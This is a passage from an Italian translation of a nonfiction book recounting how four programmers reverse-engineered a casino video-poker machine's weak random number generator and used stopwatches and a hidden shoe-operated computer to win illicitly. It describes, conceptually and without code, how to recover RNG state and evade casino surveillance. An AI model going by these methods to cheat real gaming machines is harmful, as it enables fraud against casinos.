Come squadra, i quattro erano ben assortiti. Mike era un programmatore più che competente, più bravo degli altri tre sulla progettazione hardware. Marco, anch’egli programmatore di alto livello, era un immigrato dell’Europa dell’Est che sembrava un adolescente. Ma era uno sbruffone, uno che affrontava tutto con un atteggiamento da so-tutto-io, quanto-sono-figo. Alex eccelleva nella programmazione ed era quello che aveva le conoscenze di crittografia di cui avrebbero avuto bisogno. Larry non era un vero programmatore e a causa di un incidente avuto con la moto non poteva viaggiare molto, ma era un grande organizzatore; faceva marciare il progetto in modo che ognuno potesse concentrarsi a ogni passaggio sul da farsi.

Dopo la ricerca iniziale, Alex “quasi si dimenticò” del progetto. Marco, al contrario, era assolutamente preso dall’idea. Continuò a insistere: “Non è una cosa difficile, ci sono tredici stati in cui si possono comprare legalmente le macchine”. Alla fine riuscì a convincere gli altri a provarci. “Ci provammo, e che diamine.” Ognuno mise una quantità sufficiente a coprire i costi del viaggio e di una slot. Tornarono a Las Vegas, questa volta a spese loro e con un altro obiettivo nella testa.

Racconta Alex: “Per comprare una slot machine, in pratica dovevamo entrare e mostrare un documento d’identità di uno stato in cui è legale possedere queste macchine. Con una patente di uno di questi stati, non fecero molte domande”. Uno dei quattro conosceva un residente del Nevada. “Era lo zio della ragazza di qualcuno, o qualcosa del genere, e viveva a Las Vegas.”

Per parlargli scelsero Mike perché “ha un modo di fare da

<sup>3</sup> In informatica, il codice oggetto (o file oggetto) è la traduzione del sorgente in linguaggio macchina (binario), comprensibile solo all’elaboratore. Il codice oggetto è generato automaticamente da un apposito programma detto compilatore, e viene poi passato a un linker che genera un codice eseguibile. Questi due passi sono a volte fusi in uno solo, detto generalmente di compilazione. [N.d.T.]

venditore, è un tipo di persona molto presentabile. Il punto di partenza è che lo stai utilizzando per una truffa di gioco. È come con le pistole”, spiega Alex. Molte macchine finiscono “sul mercato grigio” – vendute al di fuori dei canali ufficiali – in posti come i club sociali. E tuttavia, Alex trovò sorprendente che “potessimo comprare esattamente le stesse unità di produzione che si usano nei casinò”.

Mike diede all'uomo millecinquecento dollari per la slot, una marca giapponese. “Quindi noi due caricammo quest'affare in macchina. La trasportammo a casa come se avessimo avuto un bambino sul sedile posteriore.”

### *Lo sviluppo dell'hack*

Mike, Alex e Marco trascinarono la macchina al secondo piano di una casa dove era stata messa a loro disposizione una stanza da letto. Il brivido di quell'esperienza sarebbe stato ricordato a lungo da Alex come uno dei momenti più eccitanti di tutta la sua vita:

La apriamo, tiriamo fuori la memoria Rom, cerchiamo di capire di che tipo di processore si tratta. Avevo deciso di prendere questa macchina giapponese che sembrava una copia taroccata di uno dei grandi marchi. Avevo pensato che gli ingegneri avevano lavorato forse sotto pressione, e che avrebbero potuto essere un po' pigri o approssimativi.

Scoprimmo che avevo ragione. Avevano usato un [chip] 6809, simile a un 6502 che avevamo visto su un Apple II o su un Atari. Era un chip a 8-bit con una memoria da 64k di spazio. Ero un programmatore di linguaggio assembly, per cui queste erano cose note.

La macchina che Alex aveva scelto era stata in circolazione per circa dieci anni. Ogni volta che un casinò vuole acquistare una macchina di nuova progettazione, la Commissione di Las Vegas sui giochi deve studiare il programma e assicurarsi che sia stato realizzato in modo che i pagamenti siano equi per i giocatori. Ottenere l'approvazione di una nuova macchina può essere un processo lungo, così i casinò tendono a mantenere le vecchie macchine più a lungo di quanto non ci si aspetti. Secondo il gruppo era probabile che una macchina vecchia avesse una tecnologia obsoleta, speravano fosse meno sofisticata e più facile da attaccare.

Il codice che avevano scaricato dal chip era scritto in forma binaria, la stringa di 1 e 0 che è il livello più elementare di istruzioni per il computer. Per tradurlo in una forma con cui avrebbero potuto lavorare dovevano fare prima del reverse engineer-

ring, un processo che ingegneri o un programmatore usano per capire il modo in cui è stato realizzato un certo prodotto; in questo caso voleva dire tradurre il linguaggio macchina in una forma che i quattro potevano comprendere e con cui potevano lavorare.

Alex aveva bisogno di un "disassemblatore" per tradurre il codice. Il quartetto non voleva svelare i propri piani provando ad acquistare il codice: sarebbe stato come entrare nella biblioteca del tuo quartiere per cercare di consultare dei libri su come si costruisce una bomba. I quattro scrissero il loro disassemblatore. Un'impresa che Alex descrive "non proprio come mangiare una fetta di torta, ma che fu divertente e relativamente semplice".

Una volta che il codice della macchina del videopoker fu passato nel nuovo disassemblatore, i tre programmatori si sedettero e iniziarono ad analizzarlo. Di solito per un ingegnere del software esperto è facile individuare rapidamente le sezioni di un programma su cui gli interessa concentrarsi. Ciò è possibile perché la persona che scrive il codice lo contrassegna in origine con dei "segnali stradali": note, commenti e osservazioni che spiegano la funzione di ogni sezione, qualcosa di simile a un libro che ha i titoli delle parti, dei capitoli e dei paragrafi contenuti all'interno di ciascun capitolo.

Quando un programma viene compilato in una forma che la macchina può leggere, questi segnali stradali vengono ignorati. Il computer o il microprocessore non ne hanno bisogno. Così il codice su cui è stato effettuato il reverse engineering non contiene nessuna di queste spiegazioni utili; per mantenere la metafora dei "cartelli stradali", questo codice recuperato è come una mappa stradale senza i nomi dei luoghi e senza indicazioni di strade o autostrade.

Passarono al setaccio le pagine del codice sullo schermo alla ricerca di risposte alle domande di base: "Qual è la logica? In che modo vengono mischiate le carte? In che modo vengono scelte le carte da sostituire?". Ma l'obiettivo principale dei quattro in questo frangente era individuare il codice del "generatore di numeri random". La scommessa di Alex secondo cui i programmatori giapponesi che avevano scritto il codice per la macchina avrebbero potuto prendere delle scorciatoie, che avrebbero lasciato degli errori nella progettazione del generatore di numeri random, si dimostrò corretta. L'avevano fatto.

### *Riscrivere il codice*

Alex sembra molto fiero quando descrive l'impresa: "Eravamo programmatori; fummo bravi a fare quello che facemmo. Cal-

colammo il modo in cui i numeri nel codice si trasformano in carte sulla macchina e quindi scrivemmo un pezzo di codice C che faceva la stessa cosa”, racconta riferendosi al linguaggio di programmazione chiamato “C”.

Eravamo motivati e lavoravamo ininterrottamente. Direi che ci vollero circa due o tre settimane per arrivare al punto in cui avemmo veramente una buona visione d’insieme di quello che accadeva esattamente nel codice.

Gli dai uno sguardo, fai alcune prove, scrivi un codice nuovo, lo masterizzi sul Rom [il chip], lo rimetti nella macchina e osservi cosa accade. Facevamo cose come scrivere delle routine che facevano apparire dei numeri esadecimali sullo schermo sopra le carte. Di base, cercavamo di ottenere una specie di visione d’insieme del modo in cui il codice gestisce le carte.

Era una combinazione di prove, errori e analisi dall’alto in basso; il codice iniziò ad avere un senso piuttosto rapidamente. Così capimmo tutto del modo esatto in cui i numeri nel computer si trasformano in carte sullo schermo.

La nostra speranza era che il generatore di numeri random fosse relativamente semplice. E nel caso dei primi anni novanta, lo era. Avevo fatto un po’ di ricerche e avevo scoperto che era basato su qualcosa di cui Donald Knuth aveva scritto negli anni sessanta. I programmatore non avevano inventato nulla, avevano semplicemente preso delle ricerche esistenti sui metodi Montecarlo e altre cose del genere, e le avevano messe nel loro codice.

Trovammo esattamente l’algoritmo che stavano utilizzando per generare le carte; si chiama registro di cambiamento del feedback lineare, ed era un generatore di numeri random abbastanza buono.

Ma presto scoprirono che il generatore di numeri random (Rng) aveva un difetto fatale che rendeva il loro compito molto più agevole. Mike spiega che “si trattava di un semplice Rng a 32-bit, così la complessità informatica del craccarlo era alla nostra portata, e con poche ottimizzazioni divenne quasi ordinario”.

E così i numeri prodotti non erano veramente casuali. Ma Alex pensa che ci sia una buona ragione del perché sia così:

Se fossero veramente casuali, non potrebbero predisporre il risultato. Non potrebbero verificare qual è il vero risultato. Alcune macchine davano delle scale reali consecutive. Non dovrebbero uscire per niente. Così i programmatore vogliono essere in grado di verificare che hanno le statistiche giuste o sentono di non avere il controllo del gioco.

Un’altra cosa che i programmatore non avevano realizzato progettando questa macchina è che fondamentalmente non hanno bisogno solo di un generatore di numeri random. Statisticamente ci sono dieci carte per ogni mano, le cinque che vengono mostrate inizialmente e una carta alternativa per ciascuna delle cinque, che ap-

parirà solo se il giocatore decide di cambiare. Scoprimmo che nelle prime versioni della macchina di fatto pescavano le dieci carte da dieci numeri random in sequenza prodotti dal generatore di numeri random.

E così Alex e soci capirono che le istruzioni per la programmazione di queste macchine di prima generazione erano state pensate in modo approssimativo. E in virtù di questi errori, videro che potevano scrivere un algoritmo relativamente semplice ma abbastanza intelligente per battere la macchina.

Il trucco, pensò Alex, sarebbe stato iniziare una partita, vedere quali carte apparivano sulla macchina e inserire dei dati nel loro computer di casa che identificavano queste carte. Il loro algoritmo avrebbe calcolato il punto in cui si trovava il generatore random e quanti numeri sarebbero dovuti passare prima che fosse stato pronto a estrarre la mano voluta: la scala reale.

E così siamo intorno alla nostra macchina per il test e lanciamo il nostro programmino, che ci dice l'esatta sequenza di carte che usciranno. Eravamo piuttosto eccitati.

Alex attribuisce quell'eccitazione al "sapere che sei più in gamba di qualcun altro e che li puoi battere. E questo, nel nostro caso, ci stava per far guadagnare dei soldi".

Andarono a fare compere e trovarono un orologio da polso Casio con una funzione di conto alla rovescia che poteva calcolare i decimi di secondo; ne comprarono tre, uno per ciascuno di loro che sarebbero andati ai casinò; Larry sarebbe rimasto fuori per gestire il computer.

Erano pronti per iniziare a sperimentare il metodo. Uno di loro avrebbe iniziato a giocare e avrebbe chiamato la mano di carte ricevute, il numero e il colore di tutte e cinque le carte. Larry avrebbe inserito i dati nel computer; anche se era di una marca sconosciuta, era un tipo di macchina molto popolare tra nerd e smanettoni. E perfetta per il loro scopo perché aveva un chip molto più veloce di quello della macchina di videopoker giapponese. Ci vollero solo pochi istanti per calcolare il tempo esatto da inserire in uno dei cronometri Casio con il conto alla rovescia.

Quando il conto alla rovescia scadeva, la persona alla slot machine avrebbe premuto il tasto play. Ma questo doveva essere fatto precisamente in una frazione di secondo. Il che non era il gran problema che potrebbe sembrare, spiega Alex:

Due di noi erano stati musicisti per un certo periodo di tempo. Se sei un musicista e hai un buon senso del ritmo, puoi schiacciare un bottone con un'approssimazione di cinque millesimi di secondo.

Se tutto avesse funzionato nel modo in cui avrebbe dovuto, la macchina avrebbe mostrato la scala reale voluta.

Provarono sulla loro macchina, facendo pratica finché ciascuno di loro non fu in grado di ottenere la scala reale con una percentuale decente di prove.

Nei mesi precedenti, avevano, nelle parole di Mike, "fatto reverse engineering sulle operazioni della macchina, appreso esattamente il modo in cui i numeri random venivano trasformati in carte sullo schermo, precisamente quando e quanto velocemente il Rng si ripeteva, tutte le idiosincrasie di rilievo della macchina, e sviluppato un programma che prendeva in considerazione tutte queste variabili in modo tale che, una volta conosciuto lo stato di una certa macchina in un istante preciso nel tempo, potevamo predire con un alto livello di accuratezza l'esatta sequenza del Rng in qualsiasi momento nelle ore e persino nei giorni successivi".

Avevano battuto la macchina, l'avevano trasformata nel loro schiavo. Avevano accettato una sfida intellettuale da hacker e avevano avuto successo. Quella conoscenza avrebbe potuto renderli ricchi.

Era stato divertente sognare a occhi aperti. Ce l'avrebbero fatta a portare il sogno nella giungla di un casinò?

### *Si ritorna al casinò, questa volta per giocare*

Una cosa è smanettare sulla tua macchina in uno spazio privato e sicuro. Prendere posto nel bel mezzo del delirio di un casinò e cercare di rubare i loro soldi è tutta un'altra cosa. Ci vogliono nervi d'acciaio.

Le donne pensavano che il viaggio fosse una boutade. Gli uomini le avevano incitate a indossare gonne aderenti e a mantenere un atteggiamento sopra le righe – giocare, chiacchierare, ridere in modo eccessivo, ordinare da bere – sperando che il personale della sala di sicurezza che gestiva le telecamere a circuito chiuso fosse distratto dai bei volti e dalla carne in mostra. "Spin-gemmo su questo tasto più che potemmo," ricorda Alex.

La speranza era di riuscire a confondersi semplicemente tra la folla. "Mike era il migliore. Era quasi pelato. Lui e sua moglie sembravano una coppia di giocatori tipici."

Alex racconta la scena come se fosse accaduta ieri. Marco e Alex la descrivono probabilmente in modo un po' differente ma questa è la versione di Alex. Insieme a sua moglie Annie, si fece un giro in un casinò e si scelse una macchina di videopoker. Aveva bisogno di sapere con estrema precisione il tempo esatto del ciclo della macchina. Un metodo che usarono comportava infila-

re una videocamera in una borsa da spalla; al casinò, il giocatore avrebbe piazzato la borsa in modo che l'obiettivo della videocamera avrebbe inquadrato lo schermo della macchina di video-poker, registrandolo per un po'. "Poteva essere rischioso," ricorda, "cercare di posizionare la borsa nel modo giusto senza far sembrare che quella posizione fosse veramente importante. Non volevamo fare nulla che apparisse sospetto e attirasse l'attenzione." Mike preferiva un altro metodo, meno impegnativo: "Il tempo del ciclo delle macchine a noi sconosciute veniva calcolato leggendo le carte sullo schermo due volte, a molte ore di distanza l'una dall'altra". Doveva verificare che la macchina non fosse stata usata nel frattempo, perché ciò avrebbe alterato il tempo di iterazione, ma non era una cosa difficile. Bastava controllare che le carte uscite fossero le stesse dell'ultima volta che era stato alla macchina, il che era abbastanza frequente visto che "le macchine con puntate alte di solito non vengono usate spesso".

Quando procedeva alla seconda lettura delle carte, Mike sincronizzava il suo cronometro; poi telefonava e dettava i dati sul tempo della macchina e sulla sequenza di carte a Larry, il quale li inseriva nel computer di casa e lanciava il programma. Sulla base di quei dati, il computer prevedeva l'uscita della scala reale seguente. "Speravi si trattasse di ore, a volte ci volevano giorni," nel qual caso dovevano ricominciare da capo con un'altra macchina, forse in un albergo diverso. A quel punto, la sincronizzazione del Casio poteva sforare di un minuto, ma era comunque abbastanza vicina.

Nel caso in cui qualcuno fosse già alla macchina prescelta, Alex e Annie tornavano al casinò e passavano del tempo su altre macchine finché il giocatore non se ne andava. Quindi Alex si sedeva alla macchina scelta e Annie a quella accanto. Iniziavano a giocare, fingendo di divertirsi. Quindi:

Iniziavo una partita, sincronizzandola attentamente con il cronometro. Quando partiva una nuova mano, mandavo a memoria il numero e il colore di ciascuna delle cinque carte e continuavo a giocare finché non riuscivo a memorizzare una sequenza di otto carte. Facevo cenno a mia moglie che ero pronto e cercavo una cabina telefonica poco in vista appena fuori dal casinò. Avevo circa otto minuti per arrivare al telefono, fare quello che dovevo fare e ritornare alla macchina. Mia moglie continuava a giocare. Se nel frattempo veniva qualcuno per giocare alla mia macchina, lei le diceva che il posto era occupato da suo marito.

Avevamo trovato un modo per fare uno squillo al cercapersone di Larry e per digitare i numeri sulla tastiera del telefono comunicandogli così le carte. Lo facevamo in modo tale da non dover parlare. Gli addetti dei casinò sono sempre all'erta per situazioni come queste. Quindi Larry inseriva le carte nel computer e faceva girare il programma.

Poi lo chiamavo. Larry teneva la cornetta vicino al computer, il quale emetteva due serie di piccoli toni. Alla prima, schiacciavo il pulsante "pausa" del cronometro. Alla seconda, schiacciavo di nuovo "pausa" per riavviare il cronometro.

Le carte trasmesse da Alex dicevano al computer il punto esatto in cui si trovava il generatore di numeri random della macchina. Registrando il ritardo ordinato dal computer, Alex inseriva una correzione fondamentale nel conto alla rovescia del cronometro, in modo tale che questi suonasse esattamente nel momento in cui la scala reale era pronta a uscire.

Una volta che il conto alla rovescia veniva riavviato, tornavo alla macchina. Quando il cronometro faceva "beep, beep, boom", proprio in quell'istante, proprio sul "boom", schiacciavo nuovamente il tasto play della macchina.

La prima volta credo che vinsi trentacinquemila dollari.

Arrivammo al punto in cui riuscivamo a vincere con una percentuale del 30-40 per cento perché tutto quanto funzionava piuttosto bene. Le volte in cui non funzionava era solo quando non prendevi i tempi giusti.

Per Alex la prima volta che vinse fu "piuttosto eccitante, ma spaventoso. Il capo dell'area del gioco d'azzardo era un tipo italiano dall'aria truce. Ero sicuro che mi stesse guardando in modo strano, con quest'espressione di stupore sulla faccia, forse perché andavo al telefono di continuo. Pensai che sarebbe potuto andare di sopra a dare uno sguardo alle cassette". Nonostante le tensioni, c'era "un che di emozionante in tutto ciò". Mike ricorda di essere stato "ovviamente nervoso che qualcuno potesse aver notato un comportamento strano da parte mia, ma in realtà nessuno mi aveva guardato in modo sospetto. Mia moglie e io venivamo trattati semplicemente come tipici vincitori di grosse somme, con tutte le congratulazioni e i complimenti del caso".

Vincevano talmente tanto che sentirono il bisogno di preoccuparsi che la vincita di così tanti soldi avrebbe attirato l'attenzione su di loro. Iniziarono a riconoscere che si trovavano di fronte al curioso problema di avere troppo successo. "Eravamo a un livello molto alto. Stavamo vincendo grossi premi nell'ordine di decine di migliaia di dollari. Una scala reale paga 4000 a 1; su una macchina da cinque dollari a partita, sono venti testoni."

E da lì si continua a salire. Alcuni giochi sono di un tipo chiamato "progressivo": il premio continua a salire finché qualcuno non se lo aggiudica, e il gruppo era in grado di vincerlo in modo altrettanto facile.

Ne vinsi uno da quarantacinque testoni. Venne fuori un tecnico con un cinturone, probabilmente lo stesso tipo che va in giro a riparare

le macchine. Ha una chiave speciale che gli altri tipi del casinò non hanno. Apre la macchina, tira fuori la scheda [elettronica], estraе il chip Rom proprio di fronte a me. Ha con sé un lettore Rom che usa per controllare il chip della macchina contro una specie di master dorato che tiene sottochiave.

Alex venne a sapere che il test del Rom era una procedura standard da anni. Alex pensa che erano "già stati fregati in quel modo" ma alla fine avevano individuato il trucco e messo in atto il controllo del Rom come contromisura.

L'affermazione di Alex mi ha lasciato con una curiosità: i casinò fanno questi controlli perché alcuni tipi, che poi ho incontrato in prigione, avevano effettivamente sostituito il firmware? Mi chiesi come avevano potuto farlo in un modo abbastanza veloce da evitare di essere beccati. Alex dice che secondo lui si tratta di social engineering, che hanno fatto un accordo con la sicurezza e pagato qualcuno all'interno del casinò. Ipotizza che possano persino sostituire il master d'oro con cui i casinò dovrebbero verificare il chip della macchina.

La bellezza dell'hack del suo gruppo, insiste Alex, era che non avevano dovuto cambiare il firmware. E pensavano che il loro approccio offrisse una sfida molto più interessante.

Il gruppo non poteva continuare a vincere forte come stava facendo; i quattro pensarono che "era chiaro che prima o poi qualcuno avrebbe fatto due più due e avrebbe detto: 'Ho già visto quel tipo'. Iniziammo ad avere paura di essere beccati".

Oltre alla preoccupazione costante di essere scoperti, erano anche preoccupati per le tasse; per ogni vittoria superiore ai mille-duecento dollari, il casinò chiede un documento di identità e denuncia i pagamenti all'Ufficio delle imposte federali. Mike ricorda: "Pensavamo che se il giocatore non avesse esibito un documento, le tasse sarebbero state detratte dalla paga, ma non volevamo attirare l'attenzione su di noi cercando di scoprirla". Pagare le tasse "non era un gran problema", ma "inizia a lasciare una traccia che stai vincendo delle somme di denaro pazzesche. Così gran parte della nostra attenzione era sul come non farsi notare".

Avevano bisogno di escogitare un approccio differente. Dopo un breve periodo da "E.T. telefono casa", iniziarono a concepire una nuova idea.

### *Il nuovo approccio*

I quattro questa volta cambiarono strategia: sviluppare un metodo per vincere con punteggi come il full, la scala o il colore, in modo tale che le vincite non fossero così eccessive da attirare l'attenzione. Renderlo in qualche modo meno appariscente e quin-

di eliminare il fastidio di dover correre al telefono prima di ogni partita.

Siccome i casinò offrivano solo un numero limitato di macchine giapponesi, questa volta i quattro scelsero una macchina di più largo uso, prodotta da una società americana. La aprirono nello stesso modo e scoprirono che il processo di generazione dei numeri random era molto più complesso: la macchina utilizzava due generatori che funzionavano in modo combinato, invece di uno solo. Alex ne dedusse che "i programmati erano molto più coscienti delle possibilità di hackeraggio".

Ma ancora una volta i quattro scoprirono che i programmati avevano commesso un errore cruciale: "Evidentemente avevano letto un testo che diceva che si può migliorare la qualità del 'fattore caso' se si aggiunge un secondo registro, ma lo avevano fatto male". Per determinare una qualsiasi carta, un numero pesato dal primo generatore di numeri random veniva sommato a un numero preso dal secondo.

Il modo giusto per progettarlo vuole che il secondo generatore "iteri" – cioè cambi valore – dopo l'estrazione di ogni carta. I programmati non l'avevano fatto; avevano programmato il secondo registro per iterare solo all'inizio di ogni mano, in modo tale che lo stesso numero veniva aggiunto al risultato del primo registro per ogni carta della mano.

Per Alex, l'uso di due registri rendeva la sfida "una cosa da esperti di crittografia"; riconobbe che era simile a una procedura usata a volte per crittare i messaggi. Anche se aveva alcune conoscenze sull'argomento, non erano sufficienti a fargli intravedere una soluzione, così iniziò a fare visita a un'università nei paraggi per studiare:

Se i programmati avessero letto alcuni libri sui sistemi cifrati più attentamente, non avrebbero commesso questo errore. Inoltre, avrebbero dovuto essere più metodici nel testare i sistemi di crackaggio simili al modo in cui noi stavamo crackando.

Un qualsiasi bravo studente di informatica del college, una volta capito ciò di cui c'è bisogno, potrebbe probabilmente scrivere un codice per fare quello che stavamo cercando di fare. La parte più da smarriti era calcolare degli algoritmi in grado di effettuare la ricerca rapidamente, in modo che ci sarebbero voluti solo pochi secondi per analizzare cosa stava accadendo; se lo si faceva senza l'esperienza necessaria, ci sarebbero volute delle ore per una soluzione.

Siamo programmati piuttosto bravi, con questo lavoro ci viviamo ancora tutti, così arrivammo a delle ottimizzazioni molto intelligenti. Ma non direi che fu un lavoro semplice.

Ricordo un errore simile commesso da un programmatore della Norton (prima che fosse acquisita dalla Symantec) che

aveva lavorato sul prodotto Diskreet, un'applicazione che permetteva a un utente di creare dei drive virtuali criptati. Lo sviluppatore aveva implementato l'algoritmo in maniera sbagliata – forse intenzionalmente – in un modo che finiva per ridurre lo spazio destinato alla chiave di cifratura da 56 a 30 bit. Lo standard di criptazione dei dati del governo usava una chiave a 56 bit, che veniva considerata sicurissima, e la Norton garantì ai suoi clienti che i loro dati sarebbero stati protetti da questo standard. A causa dell'errore del programmatore, i dati dell'utente venivano in realtà cifrati a 30 bit. Anche a quei tempi era possibile “forzare” una chiave a 30 bit. Ogni persona che faceva uso di questo prodotto lavorava con un falso senso di sicurezza: un intruso avrebbe potuto arrivare alla chiave in un tempo ragionevole e accedere ai dati personali dell'utente. I quattro avevano scoperto un errore dello stesso tipo nella programmazione della macchina.

Mentre i ragazzi lavoravano al programma che avrebbe loro permesso di vincere contro la nuova macchina prescelta, facevano pressione su Alex per escogitare un sistema per evitare di ricorrere al telefono pubblico. Scoprirono che la soluzione era contenuta in una pagina del libro *Eudaemonic Pie*: un computer “indossabile”. Alex ideò un sistema composto da un computer in miniatura costruito attorno a una piccola scheda per microprocessori che Mike e Marco avevano trovato in un catalogo. E, per completarlo, vi aggiunse un pulsante di controllo che si infilava in una scarpa e un vibratore silenzioso simile a quelli implementati oggi in molti cellulari. Chiamarono il sistema il loro “computer-da-tasca”.

“Dovevamo essere un po’ svegli per farlo su un piccolo chip con una piccola memoria,” dice Alex. “Costruimmo un hardware carino che entrava in una scarpa ed era ergonomico.” (Per “ergonomico” in questo contesto, credo che volesse intendere abbastanza piccolo da poterci camminare senza zoppicare!)

### *Il nuovo attacco*

Il gruppo iniziò a provare il nuovo piano, ma era un po’ snerzante. Certo, ora potevano fare a meno di dover correre al telefono prima di ogni vittoria. Ma anche con tutta la pratica fatta con le “prove costumi” nel loro “ufficio”, la sera dell’inaugurazione significava recitare davanti a un pubblico raggardevole di addetti della sicurezza sempre all’erta.

Questa volta il piano era stato escogitato in modo tale che potevano restare seduti più a lungo di fronte a una macchina e vincere una serie di somme più piccole e meno capaci di destare so-

spetti. Alex e Mike rievocano in parte quella tensione nel descrivere come funzionava.

ALEX: Di solito mettevo il computer in tasca, dentro quella che sembrava una piccola radio a transistor. Facevamo passare un cavo dal computer fino a dentro al calzino, per farlo entrare in un interruttore nella scarpa.

MIKE: Il mio lo avevo fissato alla caviglia. Avevamo fatto gli interruttori con dei pezzetti di breadboard [materiale usato nei laboratori hardware per costruire dei modelli in scala dei circuiti elettronici]. I pezzi erano di circa due-tre centimetri quadrati, con un pulsante in miniatura. E vi avevamo cucito sopra un po' di elastico che passava intorno all'alluce. Poi avevamo fatto un buco nella soletta del Dr. Scholl's per mantenerlo fermo nella scarpa. Era scomodo solo se lo usavi tutto il giorno; in quel caso poteva diventare insopportabile.

ALEX: Così entro nel casinò, cerco di sembrare calmo, mi comporto come se non avessi niente, nessun filo nei pantaloni. Salgo al piano di sopra e inizio a giocare. Avevamo un codice, una specie di codice Morse. Inserisco dei soldi per accumulare un credito, così non devo continuare a inserire monete, e inizio a giocare. Quando escono le carte, clicco sul bottone nella scarpa per registrare le carte che mi compaiono.

Il segnale va dal pulsante nella scarpa al computer nella tasca dei miei pantaloni. Di solito nelle prime macchine ci volevano sette o otto carte per sincronizzarlo. Ricevi cinque carte a mano, cambiare tre è una cosa molto comune, tieni la coppia, scarti le altre tre, sono otto carte.

MIKE: Il codice per schiacciare il bottone nella scarpa era binario e si serviva anche di una tecnica di compressione simile al cosiddetto "codice di Huffman". Così lungo-corto corrispondeva a uno-zero, un due binario. Lungo-lungo era uno-uno, un tre binario e così via. Non c'erano carte che richiedevano più di tre tocchi.

ALEX: Se tenevi il bottone schiacciato per tre secondi, quello era un cancella. E [il computer] ti dava dei piccoli segnali – tipo dup-dup-dup – che significava: "Okay, sono pronto a registrare". Avevamo fatto pratica, ti dovevi concentrare e imparare come farlo. Dopo un po' eravamo in grado di schiacciare il pulsante mentre conversavamo con un addetto del casinò.

Una volta che avevo digitato del codice per identificare circa otto carte, quell'informazione mi bastava a sincronizzarmi, con un 99 per cento di probabilità di successo. Così dopo un tempo qualsiasi, da pochi secondi a un minuto o giù di lì, il computer suonava tre volte. Ero pronto a entrare in azione.

A questo punto, il computer tascabile aveva individuato il punto nell'algoritmo che rappresentava le carte appena estratte. Siccome il suo algoritmo era lo stesso di quello della macchina di videopoker, il computer "conosceva" le cinque carte sostitutive in attesa dopo che il giocatore aveva selezionato i suoi scarti, e gli

segnalava quali carte tenere per ricevere una mano vincente. Alex continua:

Il computer mi dice cosa fare inviando dei segnali a un vibratore nella tasca; avevamo ottenuto i vibratori gratuitamente tirandoli fuori da vecchi cercapersone. Se il computer vuole che tieni la terza e la quinta carta, fa beep, beep, beeeeeep, beep, beeeeeep, che avverte come una vibrazione nella tasca.

Calcolammo che se avessimo giocato facendo attenzione, avremmo avuto un *vigorish*<sup>4</sup> tra il 20 e il 40 percento, il che significava un 40 percento di vantaggio su ogni mano. È una percentuale enorme, i migliori giocatori di black jack al mondo hanno circa il 2,5 percento.

Se sei seduto a una macchina da cinque dollari e inserisci cinque monete alla volta, due volte al minuto, puoi fare venticinque dollari al minuto. In mezz'ora, potevi fare facilmente mille dollari. Le persone che giocano hanno fortuna in quel modo ogni giorno. Forse il 5 percento delle persone che si siedono e giocano per mezz'ora vince così tanto. Noi eravamo in quel 5 percento ogni volta che giocavamo.

Ogni volta che uno di loro vinceva in un casinò, si spostava in un altro. Ognuno ne batteva di solito quattro o cinque di seguito. Quando facevano ritorno allo stesso casinò in un altro viaggio, il mese seguente, si assicuravano di entrare in un'altra ora del giorno durante un turno differente degli addetti, persone che avevano meno possibilità di riconoscerli. Iniziarono anche a battere i casinò di altre città come Reno, Atlantic City e altrove.

I viaggi, il gioco, le vincite divennero a poco a poco routine. Ma in un'occasione, Mike pensò che il momento temuto da tutti fosse arrivato. Era appena "salito di livello" e stava giocando alle macchine da venticinque dollari per la prima volta, il che alzava la tensione perché più alto è il valore delle macchine più sono controllate da vicino.

Ero un po' ansioso ma le cose stavano andando meglio del previsto. Avevo vinto cinquemila dollari in un tempo relativamente breve. Quindi un addetto dalla mole imponente mi batte sulla spalla. Lo guardai sentendo una specie di nausea alla bocca dello stomaco. Pensai: "È finita".

"Ho notato che sta giocando da un po'," mi disse. "La preferisce rossa o verde?"

Se fossi stato al suo posto, mi sarei chiesto: "Che cos'è, la scelta del colore di cui diventerò dopo che hanno finito di gonfiarmi

<sup>4</sup> Nel poker dei casinò, il *vigorish* è la somma che il croupier accantona da ogni puntata dei giocatori. Il vincitore della mano raccoglie tutte le somme accantionate. [N.d.T.].

come una polpetta?". Penso che avrei lasciato tutti i soldi sul posto e avrei cercato di catapultarmi fuori. Mike dice che a quel punto era abbastanza esperto da rimanere calmo.

L'uomo disse: "Vogliamo offrirle una tazza di caffè di congratulazione".

Mike scelse la verde.

Anche Marco ebbe il suo momento di tensione. Stava aspettando una mano di vincita quando un caporeparto che non aveva notato gli sbucò da dietro la spalla. "Ha raddoppiato a cinquemila dollari, questa si chiama fortuna," disse sorpreso. Una vecchia signora seduta alla macchina accanto se ne uscì con una voce di carta vetrata da fumatrice: "Non... era... fortuna". Il caporeparto si irrigidi insospettito. "Erano palle," gracchiò. Il caporeparto sorrise e si allontanò.

Nell'arco di circa tre anni, i quattro alternarono lo svolgimento di lavori di consulenza per tenere aggiornate le loro capacità e contatti, con lo svignarsela di tanto in tanto per allineare le loro tasche alle macchine di videopoker. Compraron anche altre due macchine – compreso il modello di videopoker maggiormente in uso – e continuarono ad aggiornare il software.

Nei loro viaggi, i tre membri del gruppo che si spostavano entravano in casinò diversi, "per non andare tutti insieme", dice Alex. "Lo facemmo una o due volte, ma era stupido." Anche se avevano un accordo per fare in modo che sapessero tutti, di tanto in tanto uno di loro se ne andava in una delle città del gioco senza dirlo agli altri. Ma limitarono le loro partite ai casinò, non giocando mai in posti come le catene dei 7-Elevens o i centri commerciali perché "in genere pagano veramente poco".

### *Beccati!*

Alex e Mike cercavano entrambi di essere disciplinati sul rispetto di "certe regole che sapevamo avrebbero ridotto la probabilità di essere notati. Una di queste era di non vincere mai troppi soldi in un posto, di non passarci mai troppo tempo, di non andarci mai troppi giorni di seguito".

Ma Mike prendeva il senso di disciplina ancora più seriamente, mentre aveva la sensazione che gli altri due non fossero abbastanza cauti. Accettava di vincere un po' meno all'ora, ma di apparire di più come un tipico giocatore. Se in una mano riceveva due assi e il suo computer gli consigliava di scartarne uno o entrambi per una mano ancora migliore – per esempio tre jack – non lo faceva. Tutti i casinò impiegano dei controllori ai monitor delle telecamere a circuito chiuso, nelle camere di sicurezza ai piani superiori delle sale da gioco. Controllori che gestiscono

una sfilza di telecamere che possono roteare, mettere a fuoco e zoomare, alla ricerca di bari, dipendenti disonesti e di altre persone tentate da tutti quei soldi. Se a uno degli "spioni" fosse capitato di dare un'occhiata alla sua macchina per qualche ragione, avrebbe immediatamente capito che c'era qualcosa che non andava, visto che nessun giocatore razionale scarterebbe una copia d'assi. Nessuno che non stesse barando poteva sapere in qualche modo che c'era una mano migliore in attesa.

Alex non era così scrupoloso. Marco lo era ancora meno. Secondo Alex "Marco era un po' spaccone":

